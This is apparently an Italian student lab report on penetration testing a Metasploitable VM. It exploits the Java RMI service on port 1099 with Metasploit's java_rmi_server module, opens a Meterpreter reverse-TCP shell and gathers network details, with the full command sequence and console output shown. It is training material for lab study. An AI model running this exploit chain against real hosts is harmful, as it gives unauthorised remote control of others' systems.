Progetto 19/05

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1. Obiettivo del Test

Condurre un’attività di penetration testing contro un servizio Java RMI vulnerabile in esecuzione sulla porta 1099 di una macchina Metasploitable, ottenendo una sessione Meterpreter e raccogliendo informazioni sulla rete della macchina compromessa.

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

2. Setup dell’Ambiente di Laboratorio





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
3. Scansione e Identificazione del Servizio Vulnerabile



Esito: porta 1099 vulnerabile.

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4. Sfruttamento con Metasploit

```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Descript
ion
   -   ----                                                  ---------------  ----       -----  -------
--
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassia
n Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177        2023-08-08       excellent  Yes    CrushFTP
 Unauthenticated RCE
   2     \_ target: Java                                     .                .          .      .
   3     \_ target: Linux Dropper                            .                .          .      .
   4     \_ target: Windows Dropper                          .                .          .      .
   5   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java JMX
 Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java JMX
 Server Insecure Endpoint Code Execution Scanner
   7   auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI
 Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI
```

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                          t/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an addres
                                          s on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/a04oSYJKXcMG3bp
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:59412) at 2025-05-20 19:21:51 -0400
```

Esito: Connessione stabilita con successo, apertura di una sessione Meterpreter.

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5. Raccolta delle Evidenze con Meterpreter

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe2c:da0c
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe2c:da0c  ::       ::
meterpreter >
```

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6. Conclusione

L’attacco ha evidenziato la pericolosità di un servizio RMI esposto con configurazioni insicure. L’uso di Metasploit ha permesso lo sfruttamento della vulnerabilità e l’ottenimento di una shell remota. Questa analisi conferma l’importanza della segmentazione e della gestione dei servizi in ascolto all’interno di una rete.